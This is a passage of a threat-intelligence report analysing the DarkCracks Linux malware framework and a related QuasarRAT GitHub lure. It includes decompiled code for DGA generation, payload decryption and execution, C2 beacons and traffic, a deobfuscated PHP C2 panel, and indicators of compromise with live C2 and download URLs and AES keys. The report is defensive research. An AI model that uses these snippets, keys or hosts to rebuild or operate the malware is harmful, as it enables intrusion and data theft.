+ string seed_string = "Scy0Qo2A44FBbglMZdyND0QZ-8AHhcDwWoyNTUg0z9gwvUDFLUy0N8iHQ4BXRQS
DT9SLFQBihUCUrklXUUCJUJzJSZDcLhjJxAiNekwLssw0s4W0kgSFLQxG-YlF2oRTNUgIOMFKwERKb0TLTRxMSBQJ5
0CHaUzSKUmPYxQGp0lAoAFWBkzFisFK2YjXj0zKTtQGRxFe7sjFVQVgtMyQlomAa9CUloTWiw0QsyYeFiJKcVBCki
0XQxByhhHqAzDhgAOKIBA7EkIcIwMEgBKkkCCrUDQUESHEIxITMxJpgBILdCCDIiNZhCKvkTF5IHC0gxL541G-8yUH
ARTW0yDahyLtMDBbcSJA1xPG4iI2gFGZIjINI2Xtk1D24RCvwyFVEQE-ExLtgVJi0TEsAzDd1VBZdLEBA1XqwQJm0m
AdpxFMoTWiwgNAsyYhMgIMgy0sgiuLsiB"; // random seed string
```

In the configuration file `j8UgL3v`, the `emurl` is `https://pastebin[.]com/raw/GYEBVYMR`. Besides providing the aforementioned `seed_string` (details can be found in the Pastebin section of the IOC), it also gives us another perspective: the IP statistics of visitors to this page. Currently, the number of unique IPs accessing this page is approaching 300.



Not a member of Pastebin yet? [Sign Up](#), it unlocks many cool features!

DGAUrl

The logic for handling `dgaur1` is similar to `emurl`, but the difference lies in their source. While `emurl` comes from the configuration file, `dgaur1` is algorithmically generated. The algorithm is simple: a domain is generated monthly by formatting the current “year&month” as “%d%02d”, encrypting it with the string encryption algorithm described earlier, and then appending it to “http://%s.com” to form the `dgaur1`. For example, the DGA domain generated for “202408” is `UVDFUg0AgjL.com`.

```
time(&timer);
v0 = gmtime(&timer);
sprintf(s, "%d%02d", (unsigned int)(v0->tm_year + 1900), (unsigned int)(v0->tm_mon + 1));
return encstr(s);
```


We checked the [dgaur1](#) from 2023 to the present (details in the IOC section under DGA) and found that all domains are unregistered. This indicates that DarkCracks has remained well-hidden, with the [emur1](#) mechanism undetected by the security community, so much so that they haven't felt the need to activate the final emergency measure.

0x05: Decrypting and Executing the Client


The Client is encrypted using AES CBC mode, with the decryption key and IV provided in the configuration file's [key](#). The [key](#) is a hex string where the first 16 bytes are the key and the last 16 bytes are the IV. The keys in the two captured configuration files are identical:

[2D8C7FEE42D3DB4A8E55FBFF65351E1BB8ADDBA8FCBD0F85EE1CA5033D0DF342](#).

- **AES Key:** 2D 8C 7F EE 42 D3 DB 4A 8E 55 FB FF 65 35 1E 1B
- **AES IV:** B8 AD DB A8 FC BD 0F 85 EE 1C A5 03 3D 0D F3 42

Once the Runner successfully decrypts the Client, it saves it in the [/tmp](#) directory, launches it using the [execl](#) function, and deletes itself.

```
decryptFileFromMem((__int64)v92, v50, (__int64)aesKey, (__int64)aesIV);
runFromMemory("/usr/lib/gvfs/gvfds-metadata", (__int64)v25, v92, v93);
```



```
memset(v13, 0, sizeof(v13));
uuid4_generate((__int64)v12);
uuid_to_string(v12, v13);
v7 = open_ramfs((__int64)v13);
if ( write(v7, a3, a4) < 0 )
    return close(v7);
close(v7);
v9 = (char *)decstr("/tmp/%s");
snprintf(s, 0x400uLL, v9, v13);
free(v9);
v10 = fork();
if ( !v10 )
    return execl(s, arg, a2, 0LL);
waitpid(v10, &stat_loc, 0);
return unlink(s);
```

Part3: Client Analysis

In this section, we'll focus on analyzing the [se3hf6jwc-x64](#) Client. Below are its basic details before and after decryption (interested readers can use the CyberChef script provided in the appendix to decrypt the Client).

Name: se3hf6jwc-x64
MD5: 81eccc9c10368aa54cfed371f83da45a
MD5: fe5f484f71bf0fd7afa56e60da7eec6f (Decrypted)
Magic: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 3.2.0, stripped

Upon analysis, we confirmed that the Client uses a similar architecture to the Runner, namely a "configuration file-driven + three-layer URL task polling" structure. However, unlike the Runner, which primarily polls the `clientUrl`, the Client's focus is on the C2 reporting endpoint specified in the `url` field of the configuration file. The Client encrypts and reports sensitive device information to the C2 server, which then sends back encrypted configurations that drive the execution of different tasks.

Key tasks include:

- **NewVersion:** Download and update the Runner and Client.
- **NewLauncherVersion:** Download and update the Launcher.
- **versionCheckerUrl:** Update the C2 reporting endpoint.

0x01: C2 Communication

The Client constructs a JSON-formatted beacon with the following code snippet, encrypts it, and sends it as the HTTP body to the C2 server. The Client supports both HTTP and HTTPS. Notably, the `platform` field's value is formatted as "`arch/user(euid)/version`", with the `version` obtained from `/proc/version`.

```
Object = (__int64 *)cJSON_CreateObject();
cJSON_AddStringToObject((__int64)Object, (__int64)authentication, (__int64)v130);
cJSON_AddStringToObject((__int64)Object, (__int64)uuid, v131);
cJSON_AddStringToObject((__int64)Object, (__int64)platform, (__int64)platformstring);
v38 = (double)(int)(1000 * v32);
cJSON_AddNumberToObject((__int64)Object, (__int64)interval);
cJSON_AddStringToObject((__int64)Object, (__int64)version, (__int64)s2);
cJSON_AddStringToObject((__int64)Object, (__int64)launcherVersion, (__int64)ptr);
v44 = (void *)print_preallocated((__int64)Object);
cJSON_Delete(Object);
beacon_info = (char *)encstr((__int64)v44);
if ( v44 )
    free(v44);
http_init((__int64)v149, 0);
v46 = (char *)decstr((__int64)encrypted_c2url);
v30 = (__int64)v46;
http_get(v149, v46, beacon_info);
```

JSON FORMAT BEACON

As seen in actual captured traffic, the body of the interaction is encrypted.

```

POST /vendor/guzzlehttp/guzzle/src/Exception/detail.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36
Host: 52.0.85.62:80
Accept: */*
Connection: Keep-Alive
Content-Type: text/plain
Content-Length: 628

RxjKuFyICYDwbASmJkBC00kFTQSDs4CUNQwI7QhbHEjCp0QNAIjEXwxD0hFaiEynGMFK6cxPH4W0KYANAgADZByOfUnTnsyIZ8yLtkRljISKEJAIFRQG2gwD0gzEaY1GF0gC5UwKEAFA4wSFL0gA0QACIgtFv
EABTw1KfEgAZ8QBFgwQxkGLYFAFXgDGPwWKTADTaRQIPgTDSAGUTwTAWQgHdQCCfN1JBgTMQsWcto1Vw01AJAxFdcgQF41GEMyKucyFJABILLTXy4ANJUHbkoSAuI3HNYgnIYCDGVQF2MnEZ0iIVkRA1oQKNg
ydUNQMKARJcRFHngCB1wUKEK1GvQiACMDBG4CcepQBRBxGjMiUo8BFs1FE4EABwoyMUAYqAUBuYAFgUzFmESL2QzSbpyHPYDWSUwOVFLgp1WpMzD1IyJZkwG3FFIrsz0EUWnKAHC1QARq8jUuIyKZhgCRtw
JidiJhoQNGIVKuMhC6QHdnIAMiUyDahSBIGVJYAIZYRFRpBFNgTJANAiapyGnsADNUzG3gKxU8xDRd5FRoSk4oDFDMiAVhwDbsTFZYjCwdCAasCBZQHRhGhw2BFjgKjtoLmC5KcQjZexFHZ4iHZ8yKLSiB
HTTP/1.1 200 OK
Date: Mon, 24 Jun 2024 00:36:42 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 222
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

g61gylXkxKQdhKTgxJpMTOngOXKgSMPUVGQcyKE0SudsBG7QhbH4zIEIS02whIpaW0dVCUIsBNGMVES1TFacnJaliLY9QGxYlFz0QUGsCPaJAFR5FFbIkDvwyIaBgIfhFCbmj00sk0Q11G0EQGRAZDFofj4iR
K2IyXlglWcoQFwJiBxEQCoE1IugARqQLw0xLIASNZpRL6Env7AFHIsjBZERULSiB

```

After decrypting the C2 response, we see that the Client receives a message with a `versionCheckerUrl` field. The Client then updates its C2 reporting endpoint and requests a new configuration file:

```

{
  "versionCheckerUrl": "https:\\\\www.miracles.com.hk\\wp-
content\\plugins\\foxiplugin\\detail.php",
  "authHeader": "Linux MaEW"
}

```

0x02: Speculations on the Launcher Component

While we have not captured the Launcher component, we can infer the following details based on how the Client handles `NewLauncherVersion`:

- The Launcher is stored encrypted on a remote server, using AES encryption.
- The Launcher likely supports the same encryption algorithm as the Runner and Client.
- The Launcher is also driven by a configuration file, with core configurations stored at `/var/tmp/.shm/9d8dadaf-6c7e-4975-b26d-ec17e67493c6`.

0x03: Evolution of the Client

We compared the 2.0 and 2.01 versions of the Client samples. The primary differences are whether sensitive strings are encrypted and whether the Client supports the DGA algorithm. These changes seem aimed at enhancing the Client's stealth and robustness.

Version	Encrypted String	DGA Support
SUC 2.0	N (x86/x64 Y)	N (x86/x64 Y)
SUC 2.01	Y	Y

Interestingly, even in SUC 2.0, the x86/64 architecture Client already supported sensitive string encryption and DGA features. This indicates that DarkCracks takes a cautious approach to feature upgrades, initially testing new features on select architectures before

rolling them out to all architectures once they are fully functional and stable.

```
mY5bJK7e-armv5-uclibc.decrypted
mY5bJK7e-armv6-gnu.decrypted
mY5bJK7e-armv8-gnu.decrypted mY5bJK7e <-> SUC 2.01
mY5bJK7e-mips-uclibc.decrypted
mY5bJK7e-mipsel-uclibc.decrypted
mY5bJK7e-x64-musl.decrypted
mY5bJK7e-x64.decrypted
mY5bJK7e-x86.decrypted
se3hf6jwc-x64.decrypted se3hf6jwc <-> SUC 2.0
se3hf6jwc-x86.decrypted
```

Part4: C2 Panel Analysis

A user whose device was compromised provided us with the C2 Panel files. Below is the basic information about the file:

```
MD5: 8103a187a710378020dbdee8ff213b5b
MD5: 69ef27f8e69dbba222c3c33a53906d79 (Deobfuscate)
Obfuscation: Yes
```

The file is heavily obfuscated, but it can be deobfuscated by gradually replacing `eval` with `print`.

```
<?php
if (count(file(ota03416a23)) > 8) {
    echo("The obfuscation file is corrupted.");exit;
}
/*==Below is the original code==*/

$old_error_reporting = error_reporting(0);
$cacheName = '+=&5M.49\'-2YT;7```';
$cachePath = join(DIRECTORY_SEPARATOR, array(sys_get_temp_dir(), convert_uudecode($cacheName)));
$handle = null;
$cache = null;
$response = array();
$crypto_iv = base64_decode('MzuKkX3XJwQ=');
$optimizer_key = array(0x43, 0x72, 0x61, 0x63, 0x6b, 0x61, 0x6c, 0x61, 0x63, 0x6b, 0x69, 0x6e, 0x27);
```

The C2 Panel is implemented in PHP and consists of around 600 lines of code. Its functionality is relatively simple and can be summarized as handling requests from different sources based on a hardcoded configuration file, `tem9FG5.tmp`. It operates in two modes: management mode and business mode.

- **Management Mode:** This mode handles requests from the Bot Master. The C2 Panel performs operations like adding, deleting, modifying, and querying the configuration file based on the request.
- **Business Mode:** In this mode, the C2 Panel decides whether to log the Bot or respond to it based on the configuration file.

Request Source Identification

The C2 Panel distinguishes the request source using the `authentication` field. If the field's value is `Statistics`, the request is from the Bot Master; otherwise, it's from a Bot. Another role of the `authentication` field is to verify whether the request is from a legitimate Bot. Each C2 Panel has a specific `authHeader` set during initialization, and the C2 only responds when the Bot's `authentication` matches the C2's `authHeader`.

```
if(strcmp($reqData['authentication'], $cache['config']['authHeader'])) {  
    throw new Exception( message: 'Authentication is not correct!');  
}  
  
if (!$cache['config']['isActive']) {  
    throw new Exception( message: 'Service inactive!');  
}
```

Configuration File (`tem9FG5.tmp`)

The configuration file, `tem9FG5.tmp`, acts like a database, recording the Bot Master's settings and storing information about the Bots. To understand the format and fields supported by this configuration file, we generated a configuration file by sending two test requests to a test machine, simulating the initialization and Bot check-in.

1. Initialize the Configuration

```
{"authentication":"Statistics","isActive":true,"authHeader":"XLab"}
```

2. Bot Check-in

```
{"authentication":"XLab","uuid":"fac60bdc-5786-415e-8992-79abcb132d64","platform":"x64 / root(0) / Linux","interval":8867000,"version":"SUC 2.01","launcherVersion":""}
```

The generated network traffic is as follows:

```
POST /detail.php HTTP/1.1
Host: 192.168.96.129
User-Agent: Wget/1.21.3
Accept: */*
Accept-Encoding: identity
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 298
```

```
gQN40JmEic0U1FqkzCKkDUEEREs8QIjoVBGAjCwdCAziwKAgjC6ABBts2BfJgKjoTLZBCOE4wYn4DCOYTD7UQUmYBLRcgCpsyGiIyJR8CMT0UDFICJZgCNnQQ
F1sHRHkjChOAXY1VI4AhGLLCGh0QVgCBqE1PAEHF08yK5sgIiQDKbMnXKMhMOURAOuGLYoZD9BQPCchDZzyHP0CB3okXZJSDV9SFFcDDVkjbmMSBpcQIbICL
rsBCr1RLalgaAgiAUGxHLS2BfJgKjoTLMcSKcQjZexFHZ4iHZ8yKLSiBHHTTP/1.1 200 OK
```

The C2 Panel on the test machine generated the following encrypted configuration in response to the above requests:

```
00000000 4d 3f 35 55 3b 2e 42 29 53 39 26 59 41 3b 36 55 |M?5U; .B)S95YA;6U|
00000010 4f 30 56 59 4f 3a 37 2d 53 39 37 2c 42 2b 25 55 |00VYO:7-S97,B+%U|
00000020 3b 2e 42 29 53 3b 46 5d 49 3c 57 2d 45 3c 52 28 |; .B)S;F]I<W-E<R(|
00000030 4c 37 35 4c 5a 28 47 2d 45 39 56 59 41 0a 4d 3a |L75LZ(G-E9VYA.M:|
00000040 24 2d 47 3b 46 45 44 3b 46 35 50 28 42 51 5d 3f ||$-G;FED;F5P(BQ]?|
00000050 33 34 54 2c 33 40 50 2d 23 30 52 2d 53 24 5a 28 |34T,30P-#0R-S$Z(|
00000060 47 31 21 39 26 35 54 38 36 31 50 3d 32 28 4c 39 |G1!95T861P=2(L9|
00000070 37 2d 4c 38 36 38 5a 28 46 31 45 0a 4d 3c 46 5d |7-L868Z(F1E.M<F]|
00000080 4e 39 54 45 53 3a 32 28 4c 28 42 28 5a 28 46 59 |N9TES:2(L(B(Z(FY|
00000090 4f 3a 37 2d 52 39 35 39 52 39 36 41 43 3b 47 35 |O:7-R959R96AC;G5|
000000a0 41 3b 22 28 4c 2c 23 60 50 2d 53 38 58 2e 23 48 |A;"(L,#`P-S8X.#H|
000000b0 42 3b 26 25 56 3c 46 35 54 0a 4d 3b 46 44 42 2b |B;5%V<F5T.M;FDB+|
000000c0 22 28 51 2b 43 38 59 2b 43 40 56 2c 32 58 52 2e |"(Q+C8Y+C0)V,2XR. |
000000d0 33 24 42 2e 42 29 52 39 26 31 21 3c 26 44 42 2b |3$B.B)R951!<5DB+|
000000e0 22 28 51 2c 22 58 52 28 24 2d 35 34 52 28 5a 28 |"(Q,"XR($-54R(Z(|
000000f0 46 59 4f 3a 37 2d 52 0a 4d 39 37 38 42 2b 22 29 |FYO:7-R.M978B+" )|
00000100 58 3d 36 59 49 33 22 60 4f 37 22 60 49 2c 22 41 |X=6YI3"07" `I,"A|
00000110 54 3b 56 5d 52 28 22 5d 3c 28 23 30 56 3e 22 28 |T;V]R(" ]<(#0V>"(|
00000120 5a 28 46 55 52 3b 56 39 54 38 36 51 50 28 42 50 |Z(FUR;V9T86QP(BP|
00000130 42 2d 23 39 44 0a 4d 2c 43 2c 51 38 46 2d 42 38 |B-#9D.M,C,Q8F-B8|
00000140 33 44 57 2b 33 28 59 2e 33 40 4d 39 33 34 51 2d |3DW+3(Y.30M934Q-|
00000150 22 54 56 2e 23 3c 55 2b 36 2d 44 38 43 60 56 38 |"TV.#<U+6-D8C`V8|
00000160 56 25 46 28 43 48 42 39 26 45 55 3d 32 29 5b 2e |V%F(CHB95EU=2)[. |
00000170 42 28 54 0a 4d 2d 46 30 52 2c 53 25 42 38 56 29 |B(T.M-F0R,S%B8V)|
00000180 41 2e 33 3c 4d 2c 43 44 59 2e 22 55 45 2d 33 24 |A.3<M,CDY."UE-3$|
00000190 54 2b 33 38 58 2d 53 34 4d 38 56 31 42 2c 23 39 |T+38X-S4M8V1B,#9|
000001a0 43 38 36 38 42 3e 53 48 42 3c 57 31 4e 39 36 45 |C868B>SHB<W1N96E|
000001b0 4c 0a 4d 38 52 28 4c 3f 32 29 42 38 34 51 38 28 |L.M8R(L?2)B84Q8(|
000001c0 43 48 42 3c 46 35 44 38 36 35 28 3a 27 31 55 38 |CHB<F5D865(:'1U8|
000001d0 32 28 4c 39 37 35 52 3d 23 48 42 39 37 39 49 3d |2(L975R=#HB979I=|
000001e0 26 2d 21 3c 56 44 42 3e 53 48 42 39 56 45 46 0a |5-!<VDB>SHB9VEF. |
000001f0 25 3b 46 5d 43 28 47 4c 60 0a 60 0a |%;F]C(GL`. `.|
```


Decrypting the configuration file is straightforward, requiring the use of `strrev(convert_uudecode($input))`. The decrypted plaintext matches our constructed requests, indicating that the configuration file is in JSON format. Bot-related information is stored in the `clients` field, while the `authHeader` is stored in the `config` field.

```
{
  "config": {
    "isActive": true,
    "authHeader": "XLab"
  },
  "clients": {
    "fac60bdc-5786-415e-8992-79abcb132d64": {
      "uuid": "fac60bdc-5786-415e-8992-79abcb132d64",
      "platform": "x64 / root(0) / Linux",
      "version": "SUC 2.01",
      "ipAddr": "192.168.96.1",
      "interval": 8867000,
      "launcherVersion": "",
      "isIgnored": false,
      "updatedAt": 1724408145
    }
  },
  "pendingChanges": [],
  "sessions": [],
  "sessionCommands": []
}
```

Below is a description of the fields supported in the configuration file:

Field	Description
config	C2 Status
clients	Bot info
pendingChanges	Config to be delivered
sessions	Command output from Bot
sessionCommands	Commands to be delivered

The Bot Master uses the `pendingChanges` and `sessionCommands` fields to deliver instructions to the Bot. The following code snippet illustrates how the C2 Panel checks the client's `uuid` to decide whether to issue the Launcher configuration.

```

if (isset($cache['pendingChanges'][$uuid])) {

    $pendingChange = $cache['pendingChanges'][$uuid];

    if (isset($pendingChange['newVersion']) && isset($pendingChange['downloadUrl'])) {

        $response['newVersion'] = $pendingChange['newVersion'];

        $response['downloadUrl'] = $pendingChange['downloadUrl'];

        $response['arguments'] = $pendingChange['arguments'];

    }
}

```

The configuration file provided by the victim mentioned a compromised site, soussanart.com. We sent a client query request to this site and obtained information about 76 clients, spread across 17 countries and involving 4 different versions, ranging from 1.2 to 2.02.

```

root@222262 ~/bighello # cat 3.json | jq . | grep "version" | sort | uniq -c | sort -n
  2      "version": "SUC 1.3.0",
  2      "version": "SUC 2.02",
 26      "version": "SUC 1.2.0",
 46      "version": "SUC 1.4.0",

```

This concludes our analysis of DarkCracks. Clearly, many puzzles remain unsolved, and we believe this is just the beginning of uncovering the full extent of this threat.

Part5: ftMQPwsMnB Analysis

On August 23, 2024, as we were wrapping up our previous analysis, we noticed that the user [adrhpbrn29](#) had created a new project named [ftMQPwsMnB](#). The project contains a single compressed file named [bzupdater.zip](#), which includes three files: [config.ini](#), [Updater.exe](#), and [version.dll](#).

The screenshot shows a GitHub repository interface. At the top, it displays 'main' as the selected branch, '1 Branch', and '0 Tags'. A search bar contains 'Go to file' and a 'Code' button is visible. Below this, a commit by user 'adrhpbrn29' is shown, titled 'Update bzupdater.zip', with a commit hash of 'ab6a892' and a timestamp of '7 hours ago'. The commit includes 3 commits. A file named 'bzupdater.zip' is listed as part of the commit, with the description 'Update bzupdater.zip' and a timestamp of '7 hours ago'.

0x01: Initial Analysis

A quick analysis confirmed that [version.dll](#) is malicious. Its function is to use the AES algorithm to decrypt a binary resource, which ultimately yields a shellcode. This shellcode loads a payload that is an open-source remote control trojan, QuasarRAT. The AES key is

FCFF50FB13B09C44F806CF4947381718, and the IV is 2DD695D6845AA9F83F0071B709D78CBD. In addition to AES, XOR encryption is used to decrypt strings, with the XOR key being quackquack.

Currently, the ftMQPwsMnB project has five commit records. Although the MD5 hash of version.dll varies with each commit, there are actually only three different core binaries.

Commit	MD5 of version.dll	MD5 of "Binary"
7ddc62e	456d05566fc3391e195a5f9cb346c92c	91bcbf4de7ff8bddebdc49b62cad1ac1
ab75b85	c2d69f5e5fa2af8131f1cb3d9dfbd4b	05481286a1aa1f0d7d9df7bbbb3aeb73
ab6a892	9e94126e8a26efd10b2a5b179d64be90	05481286a1aa1f0d7d9df7bbbb3aeb73
271b28c	ceb7f3d92096892410e041a3b318ab9b	05481286a1aa1f0d7d9df7bbbb3aeb73
653eb26	ca93591a9441a2ade70821f67292d982	6176c8374cd656783c9b354944c8052e

0x02: QuasarRAT Payload

QuasarRAT is a well-known remote access Trojan (RAT), and there are numerous analyses available online for those interested. In this case, the configurations for the three shellcodes delivering QuasarRAT are nearly identical, differing mainly in the C2 server port. For example, the QuasarRAT delivered by the ab75b85 commit has the following configuration:

```
"Version": "1.4.1",
"C2": [
  "216.74.123.97:4783",
  ""
],
"Sub_Dir": "SubDir",
"Install_Name": "Client.exe",
"Mutex": "119b3cf8-7838-4346-af21-cf49d01ddc86",
"Startup": "RSewiz Client Startup",
"Tag": "ftMQPwsMnB",
"LogDir": "Logs",
```

As of now, we haven't identified the exact distribution method for this project. However, the config.ini file references Bandisoft, a paid software, suggesting that one potential distribution method could be enticing users to download and install the software by offering a

cracked version for free.

Bandizip Professional Edition	Bandizip + Honeycam Package
Single-user License 🔗	Price-discounted Package
\$30 USD	\$30 + \$26 = \$56 \$44.80 USD (20% Discount)

0x03: Suspicious PDF File

On August 26, the project received two additional commit records, adding a PDF file initially named `resume.pdf`. This file is password-protected, so we currently do not know its contents. About 50 minutes later, the file was renamed to the Korean title `김영미 이력서.pdf`, which translates to "Kim Young-mi's resume." Resumes are common phishing lures, leading us to speculate that one of DarkCracks' targets might be Korean-speaking users.

Date	Commit	Filename	MD5
2024/08/26 09:19:32	5130de3	resume.pdf	71ebe71eec7e0f2420cd931534dd22c3
2024/08/26 10:09:27	a04bf51	김영미 이력서.pdf	71ebe71eec7e0f2420cd931534dd22c3

Conclusion

DarkCracks is a well-designed yet flexible payload delivery and upgrade framework with several outstanding advantages. For instance, its three-layer URL polling mechanism provides robust reliability, ensuring that payloads can be delivered even when some delivery methods fail. The framework's use of encrypted delivery for multiple components, along with the self-deletion of these components after execution, effectively safeguards its core functionalities from detection.

However, there are notable shortcomings. One significant vulnerability lies in its use of a reversible algorithm for delivering backup configurations via `DGAUrl`, which poses the risk of the entire network being hijacked. Additionally, the C2 Panel's management mode is easily accessible; anyone familiar with the protocol can modify or even wipe the configuration file, potentially leading to the C2's shutdown and network paralysis.

We recommend that network administrators monitor the `/var/tmp/.shm` directory as described above to detect potential infections. Victims are encouraged to contact us for technical support.

This is the extent of our current knowledge on DarkCracks. Our analysis is based on our perspective and is undoubtedly limited. We invite other industry experts with unique insights to contribute additional information, helping us refine the profile of DarkCracks. If you are interested in our research, you can also contact us via the X platform to obtain more detailed information.

IOC

MD5

Runner

c30e9934299fd43527834086b6cfa26a *pQ1iM9hd-armv5-uclibc
8c53e98685fc3ce8b86055991b905926 *pQ1iM9hd-armv6-gnu
257c9ec1241b3fa59565edec9689276b *pQ1iM9hd-armv8-gnu
281e4ede8ffc0f854ce671b5b3ae06f8 *pQ1iM9hd-mips-uclibc
21732589b41506e1e7de87d7066ea43e *pQ1iM9hd-mipsel-uclibc
93a7cba1edbabc633021ebc38c10a79f *pQ1iM9hd-x64
036d6c73fe7a568160f3de8a98d0a58b *pQ1iM9hd-x64-musl
5340ee724893fd596852f22ecbc3e795 *pQ1iM9hd-x86

c6909b8b8bc55fac85c5fe650c7df42a *wk8dnj2k-armv5-uclibc
227d19736af70bef817da96668994af8 *wk8dnj2k-armv6-gnu
a18957196842c78cbce2247d766712ad *wk8dnj2k-armv8-gnu
0dd9e350aafe0d1c9e619d27ebd2ccfd *wk8dnj2k-mips-uclibc
8859d9b1c3f41b9dad3cee68adaddd92 *wk8dnj2k-mipsel-uclibc
93a7cba1edbabc633021ebc38c10a79f *wk8dnj2k-x64
e587cd53059f58526be7e2167cf7177b *wk8dnj2k-x64-musl
5340ee724893fd596852f22ecbc3e795 *wk8dnj2k-x86

Client

af93dc3d635ed3b46439e38fae8ecf6b *mY5bJK7e-armv5-uclibc
b0f7df80d2adda176f8d58a55b773eed *mY5bJK7e-armv5-uclibc.decrypted
7d6ea278b5ae9081c03e340d6f98a4a5 *mY5bJK7e-armv6-gnu
635a7ae54cb7966d61e2e8f64391e870 *mY5bJK7e-armv6-gnu.decrypted
c1d07c102e436284d3fbce0410658ae8 *mY5bJK7e-armv8-gnu
11d4db491fe82e37ff0a5c3787cfa143 *mY5bJK7e-armv8-gnu.decrypted
4e64816a821ce2eb231a5be5395a2f20 *mY5bJK7e-mips-uclibc
2e7d67a3be72c5d1718fc2689c0d5d08 *mY5bJK7e-mips-uclibc.decrypted
5e9bf8a980bcc4d004ff505778b843e6 *mY5bJK7e-mipsel-uclibc
527cc24f043c58101c122c2a2f6c6d8e *mY5bJK7e-mipsel-uclibc.decrypted
5b39497af0d9874d38288476d3a9f5a4 *mY5bJK7e-x64
dffee792a8e65d38d897bd3400aec3d *mY5bJK7e-x64.decrypted
7515282b084374d9d8b87e46b87e4af8 *mY5bJK7e-x64-musl
ee0d3c3c528034fa3ebdc37596014382 *mY5bJK7e-x64-musl.decrypted
d41c379725973e97ef9cbafb1efdb2f3 *mY5bJK7e-x86
1d407ff91ce19afc82f7946c3ec24dea *mY5bJK7e-x86.decrypted

a1f3e574799c3f874a8d3563dbc55f4c *se3hf6jwc-armv5-uclibc
ad831d9c00c90fead925f4575f4a6a9a *se3hf6jwc-armv5-uclibc.decrypted
2b5df28714421d79ab3e63eac538d853 *se3hf6jwc-armv6-gnu
2107625e9980d190e3214ef09a83608f *se3hf6jwc-armv6-gnu.decrypted
35f846e24d0cccb5a3ec736c07f6a0a2 *se3hf6jwc-armv8-gnu
5f8e460fc8fa09dc6adc73e5e908cd0e *se3hf6jwc-armv8-gnu.decrypted
27f18a27942fbb71c4e84736db45b5cf *se3hf6jwc-mips-uclibc
e1674821a190f5250e6aba40916c9061 *se3hf6jwc-mips-uclibc.decrypted
b1040f3193d4bec01b13bc73ecaa2587 *se3hf6jwc-mipsel-uclibc
7c33c052c5d451ba4069639286dfc4b5 *se3hf6jwc-mipsel-uclibc.decrypted
81eccc9c10368aa54cfed371f83da45a *se3hf6jwc-x64
fe5f484f71bf0fd7afa56e60da7eec6f *se3hf6jwc-x64.decrypted
08169e20daaad052075bd4026c8e287f *se3hf6jwc-x64-musl

2caf09452e79390f09bebf27dad9acf4 *se3hf6jwc-x64-musl.decrypted
5421bc92f2dd8f37538c2023c1e2f8ee *se3hf6jwc-x86
7168f47f067d260c34543e32a7a55cbd *se3hf6jwc-x86.decrypted

Config

4e52426a96baf84431775adf2d6f0ae2 *j8UgL3v
4a642a86a8d8e71e5f163fa54eda9241 *qoakeifm-unknown.txt

Downloader

<https://www.auntyaliceschool.site/wp-admin/maint/{se3hf6jwc|wk8dnj2k}>
<http://179.191.68.85:82/vendor/sebastian/diff/src/Exception/{mY5bJK7e|pQ1iM9hd}>
<http://45.169.87.67/vendor/sabre/event/lib/Promise/{se3hf6jwc|wk8dnj2k}>

C2 (Victims)

<http://187.190.1.137/vendor/guzzlehttp/guzzle/src/Exception/detail.php>
http://204.199.192.44/vendor/paragonie/sodium_compat/src/Core32/Poly25519.php
<http://148.102.51.6/vendor/guzzlehttp/guzzle/src/Handler/CurlSingleHandler.php>
<http://158.177.2.191/vendor/guzzlehttp/guzzle/src/Handler/CurlSingleHandler.php>
<http://64.227.0.146/vendor/guzzlehttp/guzzle/src/Handler/CurlSingleHandler.php>
<http://216.238.103.62:8013/vendor/guzzlehttp/guzzle/src/Exception/DNSException.php>
<http://52.0.85.62/vendor/guzzlehttp/guzzle/src/Exception/detail.php>
<https://www.miracles.com.hk/wp-content/plugins/foxiplugin/detail.php>
<http://152.67.11.54/wordpress/wp-admin/includes/sus.php>

DGA C2

202301-202312

kTD7Yg0AgjL.com
gTD7Yg0AgjL.com
sTD7Yg0AgjL.com
EVD7Yg0AgjL.com
AVD7Yg0AgjL.com
MVD7Yg0AgjL.com
IVD7Yg0AgjL.com
UVD7Yg0AgjL.com
QVD7Yg0AgjL.com
YTC7Yg0AgjL.com
kTC7Yg0AgjL.com
gTC7Yg0AgjL.com

kTDFUgOAgjL.com
gTDFUgOAgjL.com
sTDFUgOAgjL.com
EVDFUgOAgjL.com
AVDFUgOAgjL.com
MVDFUgOAgjL.com
IVDFUgOAgjL.com
UVDFUgOAgjL.com

C2

216.74.123.97 United States|California|Los Angeles AS834|IPX0 LLC
213.139.233.163 Japan|Osaka|Osaka AS34985|ASN block not managed by the RIPE NCC

Configs

Github

Address: [https://github\[.\]com/adrhpbarn29/sudoku1](https://github[.]com/adrhpbarn29/sudoku1)

```
{"url":"http://148.102.51.6/vendor/guzzlehttp/guzzle/src/Handler/CurlSingleHandler.php", "authHeader":"LJHRQWE", "clientUrl":"http://45.169.87.67/vendor/sabre/event/lib/Promise/se3hf6jwc", "runnerUrl":"http://45.169.87.67/vendor/sabre/event/lib/Promise/wk8dnj2k"}
```

```
{"url":"http://148.102.51.6/vendor/guzzlehttp/guzzle/src/Handler/CurlSingleHandler.php", "authHeader":"LJHRQWE", "clientUrl":"https://www.auntyaliceschool.site/wp-admin/maint/se3hf6jwc", "runnerUrl":"https://www.auntyaliceschool.site/wp-admin/maint/wk8dnj2k"}
```

```
{"url":"http://148.102.51.6/vendor/guzzlehttp/guzzle/src/Handler/CurlSingleHandler.php", "authHeader":"LJHRQWE"}
```

```
{"url":"http://158.177.2.191/vendor/guzzlehttp/guzzle/src/Handler/CurlSingleHandler.php", "authHeader":"SLDJKFA"}
```

```
{"url":"http://64.227.0.146/vendor/guzzlehttp/guzzle/src/Handler/CurlSingleHandler.php", "authHeader":"Linux Max"}
```

```
{"url":"http://216.238.103.62:8013/vendor/guzzlehttp/guzzle/src/Exception/DNSException.php", "authHeader":"Rbz021g6"}
```

Pastebin

Address: [https://pastebin\[.\]com/GYEBVyMR](https://pastebin[.]com/GYEBVyMR)

```
